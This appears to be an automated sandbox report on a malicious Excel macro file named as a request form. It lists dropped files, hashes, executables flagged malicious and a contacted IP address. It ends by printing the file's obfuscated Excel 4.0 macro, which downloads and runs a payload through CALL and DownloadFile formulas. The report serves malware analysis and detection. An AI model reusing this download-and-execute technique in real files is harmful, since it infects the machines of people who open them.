	8776139.docm	Get hash	malicious	Browse	• 50.87.232.245
	TeamViewer 14.exe	Get hash	malicious	Browse	• 50.87.232.245

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132942
Entropy (8bit):	5.372914488710379
Encrypted:	false
SSDEEP:	1536:JcQceNgaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:JrQ9DQW+zBX8P
MD5:	44355DEB0C1B73C85437AB6568BE399B
SHA1:	C3605F95A21EE0FC423D0CA88DBB1C673BAF3815
SHA-256:	83197247F581FA83C9A6ACCF821675A6848684EC8E97D9CE127C3E677F73A11C
SHA-512:	9CED4912422512B5CF0FFF78F7CA4BF8A00C72A0B287387878EF9E3CB21E1BA0340B096ACF1F280CF1D61944155F9AB8590508859DD2A41C39DDB68351AFCC3
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-25T09:23:29">.. Build: 16.0.13720.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\13B79D28.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1028
Entropy (8bit):	7.761039651897249
Encrypted:	false
SSDEEP:	24:OZYvitHj0T5rwDxmsYnNk56uCnIw2+ujc:O6vitHQT5rvn1ud+uA
MD5:	600F503BC1066BEB5FB5DD494AA1CD74
SHA1:	A504D5E687B98F9E0FD2896DFC8492DE0F974BE6
SHA-256:	B06BA2FAAAF371AE2F92D9047FFDAAF1933E03CFBC1E999E8B7CF378E33499C3
SHA-512:	B7D40CDCD4F442E8941947AF64343D8A06CA8C9710E74BE8E00245C5A67DF574ED243D2B988814843C0AD9483D7058EC355CE087665FFDA5C484CBDF8FD40E
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t..t..f.x....IDATHK..YL.Q.....Vl.P. .qC.(....(."-..q....%1.q./F.Q.L\./4.KlX.Q...EE..(. ..V.i;.z...h..7.0.....(...|s.k.J.Mm].J|. 3.....W.&EE..s.hS.}.....%^x`s....s..Rb..9....jw...o.e..17=:!&..X.Q._.!. |....N$.L.1.N..}.k..v..2.piZ..A.,.l.w.....I.{...p...C[.....'.....b....:f.\?!3MK.....Cb..B.....%`?1..Y>9\....P..... z..uK...g.V.P.U.3...L.j.?(.g.....}.=.}.....L.B.{...i.!..-q....9(=%^.....&.q.j..>.q...w.NO.@.D..jmnL...U.R0B=6...U....P}Koh.D@"...]9...r,. .."2.....[.~ ..... .ay....nCm'...(..$..... _4....*gNT..02h...zT.b.hhF..E.I.Z..J8.....=..H.{....Q...hg.g...u_!...T7./..+...u.....m...C]..E-..ki.CS..2.V..v>.?..$d..U.o.o...w....."....7..g...O]...U`.....g..A.j.....b...\.s(I.....@._B... .i..2.I..7W.6....`..!r].P.....^.8n ..X...+3...F.....!x...H..fkYu....y.l...(../.y....;~qV.R!#C.q...yoE..{O:...R.....c...Z;..[.x.....#N...'....M..@...n0..nD..!..p.!J....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5051E8F4.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5051E8F4.png	
Size (bytes):	677
Entropy (8bit):	7.433026174405032
Encrypted:	false
SSDEEP:	12:6v/7RllfMXWaBlhV/Jk6gGPRRKyiaWH/LpR5PTQ6//blm1X+fZ8w5s7nP9Np971x:OZYZnDqkZiaOtnEuA1X+a0sL1L9cLUa6
MD5:	55E8A29B221E51BE421B7D4F5F5F7E52
SHA1:	117E73181FC9CDAA0904C6372D68EE48CEDC14E4
SHA-256:	B54D8571DB2F8FC570144F24EF7A42CE93FAB269AF166BF1234DBD2F96D86EB8
SHA-512:	8592A133D815BBC225336F9149A4C89244CBCDEACC958470126DCD266DA8590C587D50D56A7F70771568C4D015BF55642DAAD6434F1C47E8BBBC4AB69169465
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t...t..f.x...JIDATHKc...?...g..l.;k...FF...@H..jb`d..?-P'.SYA.....f.....'.?.....{K.a..:..W..s.~.....{.....<.....9.....[.=\{.._FN^ ._{'{3VM?.p..v._....v..;..s...O.....*.|.....yaz....!/.....o..xZ.Sn...O+YP.122.....33.A..3.?.DR...+.F...o.M_..h.W...}..K?.....*....z..K.....F?..{.....|..`!I*X...E.....$.....3... ..0.. ..+.r.D.D7e.&.b...t...../..o.I2.p...yl.J|.Y0j4Z....!.s#;.XW.gbd`.bb.....X..ue...'fi..[1..!.@.....s.:(..e`}.. ...-...1.. J..(`...}.X...H.>".m?..h .X.D.5Ff.....y"4.P.4d...@.A..8.[?..7q....I.*.M..[ .>\{....j..Y3...3.5'.....op.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\76CE0C65.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1028
Entropy (8bit):	7.761039651897249
Encrypted:	false
SSDEEP:	24:OZYvitHj0T5rwDxmsYnNk56uCnIw2+ujc:O6vitHQT5rvn1ud+uA
MD5:	600F503BC1066BEB5FB5DD494AA1CD74
SHA1:	A504D5E687B98F9E0FD2896DFC8492DE0F974BE6
SHA-256:	B06BA2FAAAF371AE2F92D9047FFDAAF1933E03CFBC1E999E8B7CF378E33499C3
SHA-512:	B7D40CDCD4F442E8941947AF64343D8A06CA8C9710E74BE8E00245C5A67DF574ED243D2B988814843C0AD9483D7058EC355CE087665FFDA5C484CBDF8FD40E
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t...t..f.x....IDATHK..YL.Q.....Vl.P. .qC.(....(."..-..q....%1.q./F.Q.L\./4.KIX.Q...EE..(. ..V.i;.z...h..7.0.....(...|s.k.J.Mm].J|. 3.....W.&EE..s.hS.}.....%^x`s....s..Rb..9....jw...o.e..17=:!&..X.Q._.!. |....N$.L.1.N..}.k..v..2.piZ..A.,.l.w.....I.{...p...C[.....'.....b....:f.\?!3MK.....Cb..B.....%`?1..Y>9\....P..... z..uK...g.V.P.U.3...L.j.?(.g.....}.=.}.....L.B.{...i.!..-q....9(=%^.....&.q.j..>.q...w.NO.@.D..jmnL...U.R0B=6...U....P}Koh.D@"...]9...r,. .."2.....[.~ ..... .ay....nCm'...(..$..... _4....*gNT..02h...zT.b.hhF..E.I.Z..J8.....=..H.{....Q...hg.g...u_!...T7./..+...u.....m...C]..E-..ki.CS..2.V..v>.?..$d..U.o.o...w....."....7..g...O]...U`.....g..A.j.....b...\.s(I.....@._B... .i..2.I..7W.6....`..!r].P.....^.8n ..X...+3...F.....!x...H..fkYu....y.l...(../.y....;~qV.R!#C.q...yoE..{O:...R.....c...Z;..[.x.....#N...'....M..@...n0..nD..!..p.!J....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7E715703.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	677
Entropy (8bit):	7.433026174405032
Encrypted:	false
SSDEEP:	12:6v/7RllfMXWaBlhV/Jk6gGPRRKyiaWH/LpR5PTQ6//blm1X+fZ8w5s7nP9Np971x:OZYZnDqkZiaOtnEuA1X+a0sL1L9cLUa6
MD5:	55E8A29B221E51BE421B7D4F5F5F7E52
SHA1:	117E73181FC9CDAA0904C6372D68EE48CEDC14E4
SHA-256:	B54D8571DB2F8FC570144F24EF7A42CE93FAB269AF166BF1234DBD2F96D86EB8
SHA-512:	8592A133D815BBC225336F9149A4C89244CBCDEACC958470126DCD266DA8590C587D50D56A7F70771568C4D015BF55642DAAD6434F1C47E8BBBC4AB69169465
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t...t..f.x...JIDATHKc...?...g..l.;k...FF...@H..jb`d..?-P'.SYA.....f.....'.?.....{K.a..:..W..s.~.....{.....<.....9.....[.=\{.._FN^ ._{'{3VM?.p..v._....v..;..s...O.....*.|.....yaz....!/.....o..xZ.Sn...O+YP.122.....33.A..3.?.DR...+.F...o.M_..h.W...}..K?.....*....z..K.....F?..{.....|..`!I*X...E.....$.....3... ..0.. ..+.r.D.D7e.&.b...t...../..o.I2.p...yl.J|.Y0j4Z....!.s#;.XW.gbd`.bb.....X..ue...'fi..[1..!.@.....s.:(..e`}.. ...-...1.. J..(`...}.X...H.>".m?..h .X.D.5Ff.....y"4.P.4d...@.A..8.[?..7q....I.*.M..[ .>\{....j..Y3...3.5'.....op.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\30ght3erd[1].exe	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	742003
Entropy (8bit):	4.747274159794167
Encrypted:	false
SSDEEP:	6144:Gb6aZQWqNNmRTKHkZnmHgl1gW9oLeN53f9Pa3JLkK9BOsJ:Gb6afqNNmRnZn79oKpCZL99h
MD5:	DC74FAE0ADA0A2426E77588E3797E040
SHA1:	956EB4FACF7A5BD5E35CFE97898B1D17FEC2643D
SHA-256:	C9AF52899F8EE20E384DE482B81CE82826AF9573C4A1A9C9B761B9C5126B2BB7

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\30ght3erd[1].exe	
SHA-512:	6C4A2786E391D3B23495D2159C56D4C8A49EAC0D18F1FAF4820A1D4CF9C93A5DFEE01DE0D0FE5D9D302F8527061B55B34D650AD3C4704CD98D9962BA3E9603 2
Malicious:	**true**
Reputation:	low
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..d...<..`.....".....8.....@..... .....`..... .....8Y..(..... ....9..h.....@....X.....0.....p[.....text..... ..`.rdata..4..... @..@.data...`6.....h.....@....pdata.. .....t.....@..@.00cfg..(.....@..@.gehcont.....@..@_RDATA.....@..@.reloc ..@.....@..B.....~....}.}~.x}..x.x.~}~.~....x.~..x.~.~}x...x...x.x..x.~..w..~.....}.}.}.}...}...}..x..}..~.~....}x....x.....}.....}.}x.~...~.~...~.}.....}..~.~x.....}..}..x.~ ....x.....x..x.}.....}.....x.}.}~....~.....}.....~}~.....~..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\9ght3erd[1].exe	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	741995
Entropy (8bit):	4.7473139310932195
Encrypted:	false
SSDEEP:	6144:Gb6aZQWqNNmRTKHkZnmHgl1gW9oLeN53f9Pa3JLkK9BOsJ:Gb6afqNNmRnZn79oKpCZL99h
MD5:	A19EB2AF842C2181E97A503707784E49
SHA1:	D31776ECE6747E05C2D1ADD21813FC5A2CC4B82C
SHA-256:	28F7B47F0A1BBC4037B9E177529FAE56DB286FBC44FEB310DD88603AEA9A7B08
SHA-512:	8EC63B04CC8C9CF7DB84110B3E0342AB880EECD5446C525C9C75199C30E0D9A92B55D9E117DADF3FB2B58698B0686DD57663FC3C21AB386E248D41BE5DDDC BC
Malicious:	**true**
Reputation:	low
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..d...<..`.....".....8.....@..... .....`..... .....8Y..(..... ....9..h.....@....X.....0.....p[.....text..... ..`.rdata..4..... @..@.data...`6.....h.....@....pdata.. .....t.....@..@.00cfg..(.....@..@.gehcont.....@..@_RDATA.....@..@.reloc ..@.....@..B.....~....}.}~.x}..x.x.~}~.~....x.~..x.~.~}x...x...x.x..x.~..w..~.....}.}.}.}...}...}..x..}..~.~....}x....x.....}.....}.}x.~...~.~...~.}.....}..~.~x.....}..}..x.~ ....x.....x..x.}.....}.....x.}.}~....~.....}.....~}~.....~..

C:\Users\user\AppData\Local\Temp\6F910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	17381
Entropy (8bit):	7.264686923554434
Encrypted:	false
SSDEEP:	384:LYqhYs7wu2+SlzY/7ksWuiMEi0pdzG7pIA7BnAyc/:7es7wNtzY/b/iMIz8pIANnAyc/
MD5:	3B3C0579601FACAFBD5CAE5871864B3A
SHA1:	DB051BA82B335D1296283D1F3713A1F5F60D753A
SHA-256:	4F8D7A6B17AC84B0654DB0F99E5C37F58DF2E3C2AB93E96A123F16BA6E82DCE7
SHA-512:	1E51D6CB214A061F736D02736A8575EE70B83C5C27F1BA57BBEDB392056F73C162EAF15BED4853C8472057036BD0FDB68FC78353FFADF8396ABE2E16734AC3C 1
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....I?.&..an.L...;.....pz..y..6.^\t..@...0....M.E4H*..b.^.....:.6\...#Q.*%.....&.<...+..<..R. /'..R.@....!f..P.....o..m...w...*%g.".*..yE....j0Q?z..0eP.G.. K.2c.."6.B..Lax.i}.\..Wdpx..m..WV+8..8.7....9l.~..fk..S.n.....a.....V.\W...9^.5w.s.....j%.z.....W.T.#:..S....>.....K..@....W.#.....n@.1.*..'.....s. .....:..]....83...K.).mb .da .u....#w...J[7`.p.z..~.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Mon Jan 25 17:23:31 2021, atime=Mon Jan 25 17:23:31 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.644950793627764
Encrypted:	false
SSDEEP:	12:8eXUhtuElPCH2Aivb9cX+WrjAZ/2bDYUmnRLC5Lu4t2Y+xIBjKZm:8ZQiBcBAZiDUnI87aB6m
MD5:	4770F5BB80BF5889E8E10D8B597E19A8
SHA1:	FE938E245152A576834CAF55E37E5C487F999E92
SHA-256:	E2CDDBECAEEC1E728E82B55BB932C926ACD9B692F17836063919F8149C08C545
SHA-512:	0844CE30E4D9C1BDBC36CB87FD88BE9484AB4D898A638567AA5E2EE0D986F36D484AB423EF4CCCF455314100D91FB4AC967F9B03CBC080F2E6315F211B82E3 2
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Reputation:	low
Preview:	L.....F.....N....-...e\/G....e\/G....0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..9R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.9R.....S.....$...h.a.r.d.z.....~.1.....9R...Desktop.h.....Ny.9R.....Y.....>.....:.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....141700.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	299
Entropy (8bit):	4.7570137735443145
Encrypted:	false
SSDEEP:	6:djYOWwrpmHWwrpmOWwrpmHWwrpmOWwrpmHWwrpmOWwrpc:dMOWsmHWsmOWsmHWsmOWsmHWsmOWsc
MD5:	41D06DC056583FDF30DD901298348E41
SHA1:	6233DCDB67664B7B60D85836AFA188104853CB19
SHA-256:	2617DCDD1334A666016A28DC5AA4CEE89FEF0A9476FDF51FDBEAFB67A6F688AA
SHA-512:	FEB4CC703A4C5EDF12B5213429C74B54472CF31C19B3AF052AD4E09F0C206D7A43FD3B0325E4449FC492DCFE8F7E7C44A6BE559544782E04FC717DBE45806FF5
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..request_form_1611565093.xlsm.LNK=0..request_form_1611565093.xlsm.LNK=0..[misc]..request_form_1611565093.xlsm.LNK=0..request_form_1611565093.xlsm.LNK=0..[misc]..request_form_1611565093.xlsm.LNK=0..request_form_1611565093.xlsm.LNK=0..[misc]..request_form_1611565093.xlsm.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\request_form_1611565093.xlsm.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:42 2020, mtime=Mon Jan 25 17:23:31 2021, atime=Mon Jan 25 17:23:31 2021, length=17381, window=hide
Category:	dropped
Size (bytes):	4500
Entropy (8bit):	4.7103504144745445
Encrypted:	false
SSDEEP:	48:83HW+w1WB0B6p3HW+w1WB0B6p7iW+w1WB0B6p7iW+w1WB0B6:8XtB0KXtB0K7itB0K7itB0
MD5:	C017DA4D8CB6EE9FB276ADC4E484194D
SHA1:	1CE97DEDE19B793354B2CCF4530EBF9A9153BE53
SHA-256:	06E16E735F0AEE181A4F45C8FCF7D935290B078320B7CBD8FA439361A6D2A43C
SHA-512:	CF5958D3FB9C482E3AF7AB1ABDAF32FAE1354DCB5F7A62173649E2EDB53CFB899D71187558A0B3401CFDBCDEEED6C04D1720BC7368B0E48A8E3F3B6E02C0A316
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....:...w*a/G...w*a/G....C.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..9R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.9R.....S.....$...h.a.r.d.z.....~.1.....>Qxx..Desktop.h.....Ny.9R.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....2..D..9R. .REQUES~1.XLS..j.....>Qvx9R.....h.....)..r.e.q.u.e.s.t._.f.o.r.m._.1.6.1.1.5.6.5.0.9.3...x.l.s.m.....b.....-.....a.....>.S.....C:\Users\user\Desktop\request_form_1611565093.xlsm..3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.r.e.q.u.e.s.t._.f.o.r.m._.1.6.1.1.5.6.5.0.9.3...x.l.s.m.....:..,.LB.)...As...`.....X.....141700.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.

C:\Users\user\Desktop\10A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	17381
Entropy (8bit):	7.264686923554434
Encrypted:	false
SSDEEP:	384:LYqhYs7wu2+SlzY/7ksWuiMEi0pdzG7pIA7BnAyc/:7es7wNtzY/b/iMIz8pIANnAyc/
MD5:	3B3C0579601FACAFBD5CAE5871864B3A
SHA1:	DB051BA82B335D1296283D1F3713A1F5F60D753A
SHA-256:	4F8D7A6B17AC84B0654DB0F99E5C37F58DF2E3C2AB93E96A123F16BA6E82DCE7
SHA-512:	1E51D6CB214A061F736D02736A8575EE70B83C5C27F1BA57BBEDB392056F73C162EAF15BED4853C8472057036BD0FDB68FC78353FFADF8396ABE2E16734AC3C1
Malicious:	false
Reputation:	low

C:\Users\user\Desktop\10A10000	
Preview:	.U.n.0....?.....C....I?.&..an.L...;.....pz..y..6.^\t..@...0....M.E4H*..b.^.....:.6\...#Q.*%.....&.<...+..<..R. /'..R.@....!f..P.....o..m...w...*%g.".*..yE....j0Q?z..0eP.G.. K.2c.."6.B..Lax.i}.\..Wdpx..m..WV+8..8.7....9l.~..fk..S.n.....a.....V.\W...9^.5w.s.....j%.z.....W.T.#:..S....>.....K..@....W.#.....n@.1.*..'.....s. .....:.]....83...K.).mb .da .u....#w...J[7`.p.z..~.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$request_form_1611565093.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	495
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtBhFXI6dtt:RJZhJZhJ1
MD5:	28C0C942161F749E335A76E714AACA29
SHA1:	53D07F227E4A2F3AF5373958409A19DE1FA1CF9C
SHA-256:	BA0AB47EA8285A45E0884C5916C7C3052BE3C5245A0FC350DF4E83B91BC2A3F5
SHA-512:	075F04CF77A30D166E9C04A6376629508A854F9218CEA194EC1D69A65669C51F3A0858697F258AF0DF5954DE02C7EEF2D060B6F69D8194D4D4A95D2C94900DAE
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .pratesh ..p.r.a.t.e.s.h. . . . .

C:\msdownld.tmp\AS01A87F.tmp\victory.php	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	742003
Entropy (8bit):	4.747274159794167
Encrypted:	false
SSDEEP:	6144:Gb6aZQWqNNmRTKHkZnmHgl1gW9oLeN53f9Pa3JLkK9BOsJ:Gb6afqNNmRnZn79oKpCZL99h
MD5:	DC74FAE0ADA0A2426E77588E3797E040
SHA1:	956EB4FACF7A5BD5E35CFE97898B1D17FEC2643D
SHA-256:	C9AF52899F8EE20E384DE482B81CE82826AF9573C4A1A9C9B761B9C5126B2BB7
SHA-512:	6C4A2786E391D3B23495D2159C56D4C8A49EAC0D18F1FAF4820A1D4CF9C93A5DFEE01DE0D0FE5D9D302F8527061B55B34D650AD3C4704CD98D9962BA3E9603 2
Malicious:	**true**
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..d...<..`.....".....8.....@..... .....`..... .....8Y..(..... ....9..h.....@....X.....0.....p[.....text..... ..`.rdata..4..... @..@.data...`6.....h.....@....pdata.. .....t.....@..@.00cfg..(.....@..@.gehcont.....@..@_RDATA.....@..@.reloc ..@.....@..B.....~....}.}~.x}..x.x.~}~.~....x.~..x.~.~}x...x...x.x..x.~..w..~.....}.}.}.}...}...}..x..}..~.~.....}x....x.....}.....}.}x.~...~.~...~.}.....}..~.~x.....}..}..x.~ ....x.....x..x.}.....}.....x.}.}~....~.....}.....~}~.....~..

C:\otrgh\sdgvjk\fdcbn.exe	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	1483998
Entropy (8bit):	4.747294045359185
Encrypted:	false
SSDEEP:	12288:Gb6afqNNmRnZn79oKpCZL99hNb6afqNNmRnZn79oKpCZL99h:haCNNoZn79odL5AaCNNoZn79odL5
MD5:	5F8F3F845956C9F1626A266B1A6A1B59
SHA1:	511BAAE261FC8616B208E267172C9E243E536594
SHA-256:	0F1C8D24AD9940ACE82975D7ECA8778E8A9010153E64DF4414A6489D05833B87
SHA-512:	916835E296FB4870E893042AEFF6621AF2464C5043FE05D2A818CA4C0E2A4C57F096FF3C8207A35F30628072E97A6F7DF4EB03E97BCFCF6B1984E02F43DEE76F
Malicious:	**true**
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..d...<..`.....".....8.....@..... .....`..... .....8Y..(..... ....9..h.....@....X.....0.....p[.....text..... ..`.rdata..4..... @..@.data...`6.....h.....@....pdata.. .....t.....@..@.00cfg..(.....@..@.gehcont.....@..@_RDATA.....@..@.reloc ..@.....@..B.....~....}.}~.x}..x.x.~}~.~....x.~..x.~.~}x...x...x.x..x.~..w..~.....}.}.}.}...}...}..x..}..~.~.....}x....x.....}.....}.}x.~...~.~...~.}.....}..~.~x.....}..}..x.~ ....x.....x..x.}.....}.....x.}.}~....~.....}.....~}~.....~..

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.272059464538998
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	request_form_1611565093.xlsm
File size:	17535
MD5:	9c47eef4c66e4587ecddb55cfc3ef1e6
SHA1:	da444ad39f513282d1918beceadc0ceb6edc0d3d
SHA256:	042b7d9208258a1a64b9a1ab0079e1bb7898a3b787167·57951b810e9b126dd1
SHA512:	37d43fadd6bb4274c15f5c4c339b00d961f7fdd1590e1a05e24bc4564118cdedc5bdd349b984fba8402b3801b57b440d7a152ac94e573351c2a2fb2d57877099
SSDEEP:	384:rdUK4U2aGcIrbnqtcwiMEO81+dAM3SbTz:ZUVaGcIrbnyviMR81+yj
File Content Preview:	PK..........!.................[Content_Types].xml ...(.....................!!...

File Icon

	
Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "request_form_1611565093.xlsm"

Indicators


Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,=RUN(V2),,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL('Doc2'!AA15&'Doc2'!AA16,'Doc2'!AB15&'Doc2'!AB16&'Doc2'!AB
J"",'Doc2'!AD15,0)",,,,,,,,,,,,,,,,,,,,,,,,,"=CALL('Doc2'!AA19&'Doc2'!AA20,'Doc2'!AB19&'Doc2'!AB20&'Doc2'!AB21,""JCJ"",'Doc2'!AD15&'Doc2'!AD19,0)",,,,,,,,,,,,,,,,,,,,,,,,,"=CALL('Doc2'!AA23&'Doc2'!AA24,'Doc
2'!AB23&'Doc2'!AB24&'Doc2'!AB25,""JJCCJJ"",0,A60,'Doc2'!AD15&'Doc2'!AD19&'Doc2'!AD23,0,0)",,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""INSENG"",""DownloadFile"",""BCCJ"",A60,'Doc2'!AD15&'Doc2'!AD19&'Doc2'!
AD23,1)",,,,,,,,,,,,,,,,,,,,,,,,,"=CALL('Doc2'!AA27&'Doc2'!AA28,'Doc2'!AB27&'Doc2'!AB28&'Doc2'!AB29,""JJCCCCJJ"",0,'Doc2'!AD27,'Doc2'!AD15&'Doc2'!AD19&'Doc2'!AD23,,0,0)",,,,,,,,,,,,,,,,,,,,,,,,,=RUN(V1),,
